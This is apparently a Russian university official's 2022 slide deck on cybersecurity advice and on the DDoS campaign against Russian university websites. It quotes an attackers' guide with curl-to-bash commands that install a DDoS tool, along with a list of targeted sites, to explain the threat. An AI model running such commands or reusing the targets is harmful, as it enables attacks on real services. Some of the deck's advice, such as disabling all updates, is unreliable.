

Кибербезопасность

В условиях информационных спецопераций



30.11.2022

Александр Фадеев
Проректор по цифровизации

СОДЕРЖАНИЕ

- 1. Пароли**
- 2. Облачные сервисы**
- 3. Программное обеспечение**
- 4. Сайты**
- 5. VPN и прокси**
- 6. Личная кибербезопасность**
- 7. Кибербезопасность учреждения**
- 8. Организация атак на сайты вузов РФ**

Пароли

В случае подбора вашего пароля, злоумышленник от вашего имени сможет рассылать и выводить на печать экстремистские материалы, подписывать документы, получать доступ к корпоративной информации и внутренним ресурсам сети. При этом вся ответственность останется за вами!

Пароль из цифр, строчных и заглавных букв:



Почему нельзя использовать простые пароли?

- Простые комбинации типа «qwerty» и «12345678», все слова из английского и русского словаря, все даты за последние 100 лет перебираются роботами-взломщиками за доли секунды



Самый надежный пароль:

Двухфакторная авторизация через СМС

Когда категорически необходимо поменять пароль?

- если ваш пароль состоит из даты (рождения), или одного слова, или последовательности на клавиатуре (типа, «qwerty»)
- если вы хоть раз сохраняли пароль на облачном сервисе (диске, заметках)
- если вы хоть раз пересылали пароль по сети (электронная почта, мессенджер, СМС)
- если вы хоть раз передавали пароль хоть кому-либо
- если вы хоть раз оставляли пароль на видном месте (на мониторе, под стеклом стола и т.д.)
- если вы использовали пароль на разных сайтах
- если вы сохраняли пароли в браузерах
- если вы вводили пароль на сенсорной клавиатуре

Все, что размещено на облаке – вам не принадлежит



Чему угроза:

- Файлы на облачных хранилищах: DropBox, GoogleDrive, AppStore, OneDrive, ...
- Электронная почта на иностранных серверах
- Переписка в мессенджерах
- Веб-приложения (общие документы, доски, сайты, заметки, ...)

Что делать:

- Сделать копию всех документов на локальный компьютер, на доверенное облако, на съемный носитель.
- Удалить файлы, документы, письма с облаков
- Перейти на российские электронную почту, видеоконференцсвязь, общие документы

В чем угроза:

- Чтение, анализ, поиск по словам
 - (в файлах, письмах, сообщениях)
- Распространение личной информации
- Рассылка от вашего имени
- Авторизация на третьих сервисах
- Блокировка, недоступность

Лицензия на программное обеспечение может стать недействительной



Производитель ПО знает всё о 100% копий своего ПО

... даже о пиратских копиях ...

... и управляет ими ...

В чем угроза:

Отзыв лицензий для проприетарного (коммерческого) программного обеспечения, ПО перестает работать, возможна блокировка компьютера/смартфона

Что делать:

1. Сделать копии всех важных данных на съемные носители
2. Сделать копии инсталляций программ, операционных систем, ключей
3. Временно отключить все обновления, заблокировать сайты производителей ПО
4. Перейти на отечественное ПО
5. Перейти на свободно распространяемое ПО с открытым (!) кодом
6. Сделать копию адресной книги смартфона

Лицензия на программное обеспечение может стать недействительной



В чем угроза:

Отзыв лицензий для проприетарного (коммерческого) программного обеспечения, ПО перестает работать, возможна блокировка компьютера/смартфона

Что делать:

1. Сделать копии всех важных данных на съемные носители
2. Сделать копии инсталляций программ, операционных систем, ключей
3. Временно отключить все обновления, заблокировать сайты производителей ПО
4. Перейти на отечественное ПО
5. Перейти на свободно распространяемое ПО с открытым (!) кодом
6. Сделать копию адресной книги смартфона

<https://habr.com/ru/news/t/655381>



<https://freeanalogs.ru>



<https://alternativeto.net>





«iFRAME-закладки» и скрипты чужих сайтов HTTPS:// - защита соединения с сайтом

Вместо видеоплеера с сервера может быть загружена экстремистская информация, видео или фишинговая программа злоумышленника


Удалить: метрики, статистику, блоки рекламы, iFrame, Carpa, все java-скрипты сторонних систем

Без SSL злоумышленник может осуществить:

- Подмену информации
- Перехват и просмотр информации

A screenshot of a code editor on the left and a browser window on the right. The code editor shows HTML code with an iFrame tag highlighted in a red box. A red arrow points from this box to the browser window, which shows a Gmail interface with a video chat player. A red box in the browser window contains the text "The size is now changed".

```
4 <meta charset="UTF-8">
5 <meta name="viewport"
  content="width=device-width, initial-scale=1.0">
6 <link rel="stylesheet"
  href="css/style.css">
7 <title>Form</title>
8 </head>
9
10 <body>
11 <div class="wrap">
12 <h1>Embeds</h1>
13
14 <h2>iFrame</h2>
15 <iframe src="https://...com"
  frameborder="2" width="100%"
  height="300px"></iframe>
16
17 <h2>Audio</h2>
18
19 <h2>Video</h2>
20
21 </div>
22 </body>
23 </html>
24
```



Любой посредник – шпион



VPN и Прокси позволяют отправлять ваши запросы от имени другого компьютера в другой стране

В чем угроза:

- Все передаваемые данные через посредника – могут просматриваться, подменяться, удаляться:
- **Пароли, переписка, данные банковских карт, просмотренная информация и т.д.**

Будьте бдительны!



Электронная почта

- Не открывайте электронные письма от неизвестных отправителей.
- Не нажимайте на ссылки, картинки и кнопки в электронных письмах
- Никогда не запускайте программы, присланные по электронной почте

Оплата картой

<https://vash.bank.ru/...>

- Платите только на сайтах проверенных банков, с реальным адресом
- Платите только картой с ограниченным балансом
- Используйте одноразовые коды для подтверждения каждого платежа
- Не сохраняйте данные банковской карты

В Интернете



- Устанавливайте программы только с официальных маркетов и сайтов производителей
- Не скачивайте файлы, расширения и программы, на неизвестных сайтах
- Не запускайте неизвестные программы
- Установите разработанный в России антивирус
 - Браузер, поисковик, офис...

Сеть учреждения

1. DDoS атаки: Огромное количество безобидных запросов. Парализуют ваши серверы.
 1. Отключать зоны-источники атак на время (договор с провайдером, два провайдера)
2. Поиск уязвимостей на компьютерах сети: Подключение к компьютеру, внедрение вредоносного кода, **включение компьютера в хакерские сети**
 1. Блокировка всех портов – точек подключения к компьютеру
 2. Удаление всех программ, позволяющих подключиться (Radmin, Torrent, p2p...)
 3. Удаление любых серверов с персональных компьютеров (сайты, ftp...)
 4. Удаление нелегальных и взломанных программ
 5. Перенос компьютеров в сети с «серыми IP-адресами» 10.x.x.x, 172.16-31.x.x, 192.168.x.x
 6. **Отключить неиспользуемые службы, сервисы, устройства, пользователей.**
Инвентаризация. Ведение журнала инцидентов.
3. Поиск уязвимостей на сетевом и офисном оборудовании (принтеры, роутеры)
4. Установка вредоносного ПО под предлогом «супер-антивируса»: Обычный компьютер превращается в агента сети компьютерных атак. Использовать легальный антивирус.
5. Полное отключение интернета учреждения, региона, страны
 1. Переход на отечественные DNS-системы



tpu.ru

Кибератаки на веб-сайты ТПУ

Июнь, июль 2022 г.

Кибератаки на веб-сайты университетов РФ

- Начало кибератак – 20.06.2022 г. (начало приемной кампании)
- Вид атаки: отказ в обслуживании (DDoS):
 - Количество запросов к одному серверу так велико, что сервер не успевает их обрабатывать и становится недоступен
- Атакованные серверы ТПУ:
 - tpu.ru
 - abiturient.tpu.ru
 - apply.tpu.ru
- Около 500 университетов России атакуется одновременно
- Количество запросов – 35000–50000 запросов в секунду (rps)
- Журнал регистрации запросов сервера apply.tpu.ru протоколировал со скоростью 7 Гб/час

Характер кибератак

7000 атакующих компьютеров 20.06.2022 г.

36 000 атакующих компьютеров 21.06.2022 г.

120 000 атакующих компьютеров 22.06.2022 г.

➤ **Блокировка по IP-адресам**

➤ **Блокировка по IP-адресам не возможна**


➤ **Блокировка по IP-адресам не возможна**

**Требуются промышленные
телекоммуникационные мощности**

- Частая смена IP-адреса
- Использование арендованных серверов на облачных вычислительных мощностях
- Использование смартфонов и ПК в сетях с динамической IP-адресацией
- Использование прокси-серверов



Организация кибератак



Telegram-чат:

- призывает вступить в ряды террористической организации (кибер-армия)
- Выдает инструкции по установке и настройке программ для кибератак
- Поощряет и восхваляет террористические и экстремистские успешные деяния

Организация кибератак

github.com/SlavaUkraineSince1991/y.md

246 lines (184 sloc) | 20.9 KB

- o Ubuntu

Для Ubuntu Ви також можете використати вже авторський готовий скрипт, який повністю встановить Docker:

```
curl -s https://raw.githubusercontent.com/SlavaUkraineSince1991/DDoS-for-all/main/scripts/docker_install.sh | bash
```

- o Mac
- o Windows

4. Python. Нижче наведено команду для скачування Python через Термінал для Ubuntu (якщо виникають якісь проблеми, перейдіть за посиланням і попробуйте встановити Python згідно гайду), гайд по встановленню Python на Mac та посилання для скачування Python та Git на Windows.

- o UNIX-подібні (Python)

```
sudo apt-get update  
sudo apt install python3 python3-pip
```

Також можна встановити Python (і також необхідний код для MHDDoS_proxy) за допомогою готового скрипта:

```
curl -s https://raw.githubusercontent.com/SlavaUkraineSince1991/DDoS-for-all/main/scripts/python_git_MHDDoS_proxy_install.sh | ba
```

- o Mac (Python)
- o Windows (Python Git)

Також добрі люди розробили детальний гайд по встановленню MHDDoS_proxy із нуля на Windows. [Ось посилання](#)

Запуск атаки

Нижче наведені приклади атаки на Docker та Python. Загалом конкретні атаки (уже готові команди) дають багато Телеграм-каналів, які використовують даний скрипт для атак. Посилання на ці Телеграм-канали можете знайти [тут](#). Вам потрібно лише скопіювати готовий код і вставити його в Термінал Вашого локального комп'ютера, віртуального середовища, чи віртуальної машини на онлайн-сервісі.

Веб-сайт с
інструкціями
и исходными
кодами
програмного
обеспечения,
организующего
кибератаки
для любого
типа
компьютеров,
серверов,
смартфонов

Организация кибератак

54 (Кибер-...)
57 814 подписчиков

Закрепленное сообщение
Покрокові інструкції по встановленню mhddo...

3 коментарія
20 Іюня

DDOS по країні СЕПАРИВ (Кибер-Козаки)
DDOS по країні СЕПАРИВ (Кибер-Козаки)
Аналізуючи опитування та ваші комента...
Сьогодні в параші починається вступна компанія тож ми не могли пропустити такий шанс, і вже додали до загального списку цілей немало сайтів пов'язаних з цим

171 60 4
15.7K Олександр, 13:02

41 коментарій

21 Іюня

DDOS по країні СЕПАРИВ (Кибер-Козаки)
MSK1RU
ПРОКШЕСТВИЯ
Десятки российских вузов атакуют хакеры. Недоступны сайты Политеха и РУДН
Массовая DDoS-атака на университеты в день начала приемной кампании
20 июня 2022, 12:10

21 коментарій

446 105 39 16 5 4
3

github.com

246 lines (184 sloc) | 20.9 KB

- Ubuntu
- Mac
- Windows
- UNIX-подібні (Python)
- Mac (Python)
- Windows (Python Git)

Для Ubuntu Ви також можете використати вже

```
curl -s https://raw.githubusercontent.com/S1
```

4. Python. Нижче наведено команду для скачування посиланням і попробуйте встановити Python з Python та Git на Windows.

```
sudo apt-get update  
sudo apt install python3 python3-pip
```

Також можна встановити Python (і також необх

```
curl -s https://raw.githubusercontent.com/S1
```

Також добрі люди розробили детальний гайд п

Запуск атаки

Нижче наведені приклади атаки на Docker та Python використовують даний скрипт для атак. Посилання код і вставити його в Термінал Вашого локального

Актуальна інформація по статусу: X +

UA EN

Кількість користувачів: 95 553

- Головна
- Інструкції старту DDOS
- Інструкції з розгортання VPS
- Статуси цілей
- Вакансії
- Партнери
- Бот автоматизації NEW

373	https://www.kgeu.ru/	Померла 0%
374	http://sakhgu.ru/	Померла 0%
375	https://www.mgupi.ru	Померла 0%
376	http://www.ngtti.ru	Померла 0%
377	https://www.samgtu.ru	Померла 0%
378	https://mgusit.mossport.ru	Померла 7%
379	https://www.skgmi-gtu.ru/	Померла 0%
380	https://www.tltsu.ru	Померла 0%
381	https://www.ncfu.ru/	Померла 0%
382	https://www.ssmu.ru/	Померла 4%
383	http://www.mgau.ru/	Доступна 96%
384	https://www.rifkis.ru/	Померла 0%
385	https://tulds.ru/	Доступна 81%
386	https://svki.rosgvard.ru	Померла 0%
387	https://www.miet.ru/	Доступна 96%

Наш телеграм канал

Спасибо за внимание

Фадеев Александр Сергеевич

Проректор по цифровизации

 Г. Томск, проспект Ленина, 30

 +79234579515

 fas@tpu.ru